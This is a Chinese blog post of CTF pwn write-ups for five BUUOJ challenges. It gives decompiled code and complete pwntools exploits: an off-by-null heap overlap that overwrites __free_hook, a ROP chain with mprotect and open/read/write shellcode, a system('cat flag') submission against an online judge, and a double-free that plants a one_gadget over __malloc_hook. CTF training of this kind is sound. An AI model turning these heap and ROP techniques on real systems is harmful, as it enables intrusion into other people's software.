buuoj Pwn writeup 281-285

原创

yongbaoii 于 2021-09-06 11:43:24 发布 83 收藏

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/119815098

281 ciscn_2019_final_6

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   No Symbols     Yes    0               3            ./281
```

```
  {
    puts("any comment?");
    v2 = getchar();
    if ( v2 == 121 || v2 == 89 )
    {
      puts("comment size?");
      size = sub_1D2F();
      v1 = qword_203898;
      *(_QWORD *)(v1 + 24) = malloc(size);
      puts("plz input comment");
      sub_F65(*(_QWORD *)(qword_203898 + 24), size);
    }
    qword_2038C0[v3] = qword_203898;
    qword_203898 = 0LL;
    result = (unsigned int)v3;
  }
  else
  {
    puts("no more record");
    result = 0xFFFFFFFFLL;
  }
}
else
{
  puts("nothing to store");
  result = 0xFFFFFFFFLL;
```


storage game里面有个输入函数

```
__int64 __fastcall sub_F05(__int64 a1)
{
  char buf; // [rsp+1Fh] [rbp-11h] BYR
  unsigned int i; // [rsp+20h] [rbp-10
  int v5; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v6; // [rsp+28h] [r

  v6 = __readfsqword(0x28u);
  buf = 0;
  for ( i = 0; i < a2; ++i )
  {
    v5 = read(0, &buf, 1uLL);
    if ( v5 == -1 )
      exit(-1);
    if ( buf == 10 )
      break;
    *(_BYTE *)(a1 + (int)i) = buf;
  }
  *(_BYTE *)((int)i + a1) = 0;
  return i;
}
```


显然有个off by null。

exp

```python
#coding:utf8
from pwn import*


r = remote('node4.buuoj.cn',26021)

libc = ELF('./64/libc-2.27.so')

def resume():
   r.sendlineafter('>','0')

def new_game():
   r.sendlineafter('>','1')
   r.sendlineafter("what's your name?","aaaa")
   r.sendlineafter('input you ops count','0')

def load_game(index):
   r.sendlineafter('>','2')
   r.sendlineafter('index?',str(index))

def store_game(size = 0,comment = ''):
   r.sendlineafter('>','3')
   if size == 0:
      r.sendafter('any comment?','N')
   else:
      r.sendafter('any comment?','Y')
      r.sendlineafter('comment size?',str(size))
      r.sendafter('plz input comment',comment)

def delete_record(index):
   r.sendlineafter('>','4')
```

```
    r.sendlineafter('index?',str(index))

def show_record():
    r.sendlineafter('>','5')

new_game()
store_game(0xF0,'a'*0xF0)
new_game()
store_game()
new_game()
store_game(0xF0,'a'*0xF0)
for i in range(7):
    new_game()
    store_game(0xF0,'a'*0xF0)
new_game()
store_game()
new_game()
store_game()
new_game()
store_game()

for i in range(3,10):
    delete_record(i)

delete_record(0)
delete_record(2)
for i in range(7):
    new_game()
    store_game(0xF0,'a'*0xF0)

delete_record(10)
new_game()
store_game(0xF0,'a'*0xF0)
delete_record(11)
new_game()
store_game(0xF0,'a'*0xF0)
delete_record(12)
new_game()

store_game(0x18,'a'*0x10 + p64(0x100 + 0x20 + 0x30 + 0x20 + 0x30))
delete_record(0)
for i in range(2,8):
    delete_record(i)

delete_record(9)
delete_record(8)

for i in range(7):
    new_game()
    store_game(0xF0,'a'*0xF0)

new_game()
store_game(0xF0,'a'*0xF0)

load_game(1)
r.recvuntil('X:')
main_arena_xx = int(r.recvuntil(',',drop = True))
r.recvuntil('Y:')
main_arena_xx = main_arena_xx + (int(r.recvuntil(';',drop = True)) << 32)
sh.sendlineafter('input you ops count','0')
```

```
malloc_hook_addr = (main_arena_xx & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']& 0xFFF)
libc_base = malloc_hook_addr - libc.sym['__malloc_hook']
free_hook_addr = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
print 'libc_base=',hex(libc_base)

new_game()
store_game(0x60,'/bin/sh'.ljust(0x40,'\x00') + p64(0) + p64(0x31) + p64(free_hook_addr) + '\n')

new_game()
store_game(0x20,p64(system_addr) + '\n')

delete_record(9)

r.interactive()
```

282 [OGeek2019]hub

只有nc，连文件都没有。

搜了搜之前是有文件的，那拉到。

283 roarctf_2019_easyrop

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     No canary found   NX enabled   No PIE       No RPATH   No RUNPATH   No Symbols     No     0              5            ./283
```

```
while ( !feof(stdin) )
{
  v7 = fgetc(stdin);
  if ( v7 == 10 )
    break;
  v3 = v8++;
  v6 = v3;
  v5[v3] = v7;
}
v5[v8] = 0;
```


首先是刚开始有个输入，感觉这里似乎有个溢出。

然后进入一个if else

```
if ( (unsigned int)sub_401678(v5) )
{
  qsort(base, dword_6030AC, 0x200uLL, compar);
  sub_401541();
}
else
{
  fflush(stdout);
  sub_400E87();
}
return 0LL;
```


先分析401678这个函数。

我们的输入应该是个文件名

```
int __fastcall sub_401BB0(char *filename, struct stat *stat_buf)
{
  return __xstat(1, filename, stat_buf);
}
```

进来之后首先是个__xstat函数。

这个函数能获取文件的各种属性，所以外面我们会看到stat_buf.xxxxx。那个就是文件的各种属性。

```
else if ( (stat_buf.st_mode & 0xF000) == 0x8000 )
{
  dword_6030AC = 1;
  src = __xpg_basename(a1);
  strcpy(base, src);
  strcpy(byte_6031C0, a1);
  result = 1LL;
}
else
{
  result = stat_buf.st_mode & 0xF000;
  if ( (_DWORD)result == 0x4000 )
  {
    if ( a1[strlen(a1) - 1] != 47 )
    {
      v2 = &a1[strlen(a1)];
      v6 = v2 + 1;
      *v2 = 47;
      *v6 = 0;
    }
    sub_4010FF(a1);
    result = 1LL;
  }
}
return result;
```


__xstat返回的其实是文件的stat结构体，里面会记录文件的类型和权限。

会用结构体里面的mode出来进行判断
stat结构体的mode
大佬博客

主要是判断前四位是不是1000，是不是0100.

但是其实不可能是1000，因为文件类型只有三种，但是也不重要，因为我们如果输入的文件路径有问题，就会返回0，就会直接跑到下面的沙箱部分，所以我们就随便输入，让它出错返回0，然后就是以恶个有沙箱的rop。

我们先泄露地址，然后通过mprotect改了权限然后orw就可以了。

exp


```python
# -*- coding:utf-8 -*-
from pwn import *

context.log_level = 'debug'
context.arch = "amd64"
context.os = "linux"

r = remote('node4.buuoj.cn', 26263)
#r = process("./283")

elf = ELF('./283')
libc = ELF("./64/libc-2.27.so")
```

```
payload = 'a' * 0x418 + p8(0x28)
payload += p64(0x401b93) + p64(elf.got['puts']) + p64(elf.plt['puts'])
payload += p64(0x4019f3)


r.sendlineafter('>> ', payload)

libc_base = u64(r.recvuntil('\x7f')[-6:] + '\x00\x00') - libc.symbols['puts']
print hex(libc_base)

payload = 'a' * 0x418 + p8(0x28)
payload += p64(0x401b93) + p64(elf.bss())
payload += p64(libc_base + libc.sym['gets'])
payload += p64(0x401b93) + p64(elf.bss() & 0xfffffffffffff000)
payload += p64(libc_base + 0x23e6a) + p64(0x1000)
payload += p64(libc_base + 0x1b96)
payload += p64(7) + p64(libc_base + libc.sym['mprotect']) + p64(elf.bss())


r.sendlineafter('>> ', payload)

shellcode = asm('''
mov rax, 0x67616c662f2e
push rax
mov rdi, rsp
xor esi, esi
mov eax, 2
syscall

cmp eax, 0
jg next
push 1
mov edi, 1
mov rsi, rsp
mov edx, 4
mov eax, edi
syscall
jmp exit

next:
mov edi, eax
mov rsi, rsp
mov edx, 0x100
xor eax, eax
syscall

mov edx, eax
mov edi, 1
mov rsi, rsp
mov eax, edi
syscall

exit:
xor edi, edi
mov eax, 231
syscall
''')

r.sendline(shellcode)
```

```
r.interactive()
```

284 de1ctf_2019_a+b

给的是一个dockerfile。



dockerfile应该是网站的，我们可以直接登上哪个网站看看。
可以提交点啥。

得打开server.py审计一下。

```
#! /bin/python
from flask import Flask,render_template,request
import uuid
import os
import lorun
import multiprocessing
app = Flask(__name__)


RESULT_STR = [
    'Accepted',
    'Presentation Error',
    'Time Limit Exceeded',
    'Memory Limit Exceeded',
    'Wrong Answer',
    'Runtime Error',
    'Output Limit Exceeded',
    'Compile Error',
    'System Error'
]

def compile_binary(random_prefix):
    os.system('gcc %s.c -o %s_prog'%(random_prefix,random_prefix))
```

```
@app.route("/judge",methods=['POST'])
def judge():
        try:
            random_prefix = uuid.uuid1().hex
            random_src = random_prefix + '.c'
            random_prog = random_prefix + '_prog'
            random_output = random_prefix + '.out'
            if 'code' not in request.form:
                return 'code not exists!'
            #write into file
            with open(random_src,'w') as f:
                f.write(request.form['code'])

            #compile
            process = multiprocessing.Process(target=compile_binary,args=(random_prefix,))
            process.start()
            process.join(1)
            if process.is_alive():
                process.terminate()
                return 'compile error!'

            if not os.path.exists(random_prefix+'_prog'):
                os.remove(random_src)
                return 'compile error!'

            fin = open('a+b.in','r')
            ftemp = open(random_output, 'w')
            runcfg = {
                'args':['./'+random_prog],
                'fd_in':fin.fileno(),
                'fd_out':ftemp.fileno(),
                'timelimit':1000,
                'memorylimit':200000,
                'trace':True,
                'calls':[0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 16, 21, 25, 56, 63, 78, 79, 87, 89, 9
7, 102, 158, 186, 202, 218, 219, 231, 234, 273],
                'files':{
                  "/etc/ld.so.cache":524288,
                  "/lib/x86_64-linux-gnu/libc.so.6":524288,
                  "/lib/x86_64-linux-gnu/libm.so.6":524288,
                  "/usr/lib/x86_64-linux-gnu/libstdc++.so.6":524288,
                  "/lib/x86_64-linux-gnu/libgcc_s.so.1":524288,
                  "/lib/x86_64-linux-gnu/libpthread.so.0":524288,
                  "/etc/localtime":524288
                 }
            }

            rst = lorun.run(runcfg)
            fin.close()
            ftemp.close()

            os.remove(random_prog)
            os.remove(random_src)

            if rst['result'] == 0:
                ftemp = open(random_output,'r')
                fout = open('a+b.out','r')
                crst = lorun.check(fout.fileno() , ftemp.fileno())
                fout.seek(0)
                ftemp.seek(0)
```

```
                standard_output = fout.read()
                test_output = ftemp.read()
                fout.close()
                ftemp.close()
                if crst != 0:
                    msg = RESULT_STR[crst] +'<br/>'
                    msg += 'standard output:<br/>'
                    msg += standard_output +'<br/>'
                    msg += 'your output:<br/>'
                    msg += test_output
                    os.remove(random_output)
                    return msg
            os.remove(random_output)
            return RESULT_STR[rst['result']]
        except Exception as e:
            if os.path.exists(random_prog):
                os.remove(random_prog)

            if os.path.exists(random_src):
                os.remove(random_src)

            return 'ERROR! '+str(e)
        return 'ERROR!'

@app.route("/")
def hello():
    return render_template('index.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0',port=11111)
```

你可以看到首先我们输入一个c代码，然后回gcc编译一下然后跑一下……
那直接system不就好了……

```
#include <stdlib.h>
#include <stdio.h>
int main(void)
{
    system("cat flag");
    return 0;
}
```

285 starctf2019_girlfriend

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols     Yes    0               2            ./285
```

```
unsigned __int64 sub_B49()
{
  int v0; // ebx
  void **v1; // rbx
  _DWORD nbytes[7]; // [rsp+4h] [rbp-1Ch] BYREF

  *(_QWORD *)&nbytes[1] = __readfsqword(0x28u);
  if ( count > 100 )
    puts("Enough!");
  v0 = count;
  *((_QWORD *)&array_address + v0) = malloc(0x18uLL);
  puts("Please input the size of girl's name");
  __isoc99_scanf("%d", nbytes);
  *(_DWORD *)(*((_QWORD *)&array_address + count) + 8LL) = nbytes[0];
  v1 = (void **)*((_QWORD *)&array_address + count);
  *v1 = malloc(nbytes[0]);
  puts("please inpute her name:");
  read(0, **((void ***)&array_address + count), nbytes[0]);
  puts("please input her call:");
  read(0, (void *)(*((_QWORD *)&array_address + count) + 12LL), 0xCuLL);
  *(_BYTE *)(*((_QWORD *)&array_address + count) + 23LL) = 0;
  puts("Done!");
  ++count;
  return __readfsqword(0x28u) ^ *(_QWORD *)&nbytes[1];
}
```


双层结构。

show

```
unsigned __int64 sub_CFC()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  if ( *((_QWORD *)&array_address + v1) )
  {
    puts("name:");
    puts(**((const char ***)&array_address + v1));
    puts("phone:");
    puts((const char *)(*((_QWORD *)&array_address + v1) + 12LL));
  }
  puts("Done!");
  return __readfsqword(0x28u) ^ v2;
}
```


没有edit

free

```
unsigned __int64 sub_DD6()
{
  unsigned int v0; // eax
  int v2; // [rsp+0h] [rbp-10h] BYREF
  int v3; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("Be brave,speak out your love!");
  puts(&byte_11DE);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v2);
  if ( v2 < 0 || v2 > 99 )
    exit(0);
  if ( *((_QWORD *)&array_address + v2) )
    free(**((void ***)&array_address + v2));
  v0 = time(0LL);
  srand(v0);
  v3 = rand() % 10;
  if ( v3 > 1 )
    puts("Oh, you have been refused.");
  else
    puts("Now she is your girl friend!");
  puts("Done!");
  return __readfsqword(0x28u) ^ v4;
}
```


显然有uaf。

exp

```
from pwn import *

context.log_level = "debug"

p=remote('node4.buuoj.cn',28575)
#p = process("./285")

elf=ELF('./285')
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so
.6")
libc = ELF("./64/libc-2.27.so")

def add(size,call):
 p.sendlineafter(':','1')
 p.sendlineafter('name',str(size))
 p.sendlineafter('name:',call)
 p.sendlineafter('call:',"1111")

def show(idx):
 p.sendlineafter(':','2')
 p.sendlineafter('index:',str(idx))

def edit():
```

```
 p.sendlineafter(':','3')

def delete(idx):
 p.sendlineafter(':','4')
 p.sendlineafter('index:',str(idx))

add(0x450, '0')
add(0x10, '1')
delete(0)
show(0)
malloc_hook = (u64(p.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']
 & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['realloc']
system_addr = libc_base + libc.sym["system"]
one_gadget = libc_base + 0x10a38c
print "libc_base = " + hex(libc_base)

for i in xrange(7 + 1 + 2):
    add(0x68, str(i))
for i in xrange(7 + 1):
    delete(i + 1)

delete(9)
delete(10)
delete(9)

for i in xrange(7):
    add(0x68, str(i))

add(0x68, p64(malloc_hook - 0x13))
add(0x68, 'x')
add(0x68, 'x')

add(0x68, '\x00' * 0xb+p64(one_gadget)+p64(realloc+6))


p.sendlineafter("choice:", "1")
p.sendline("cat flag")

p.interactive()
```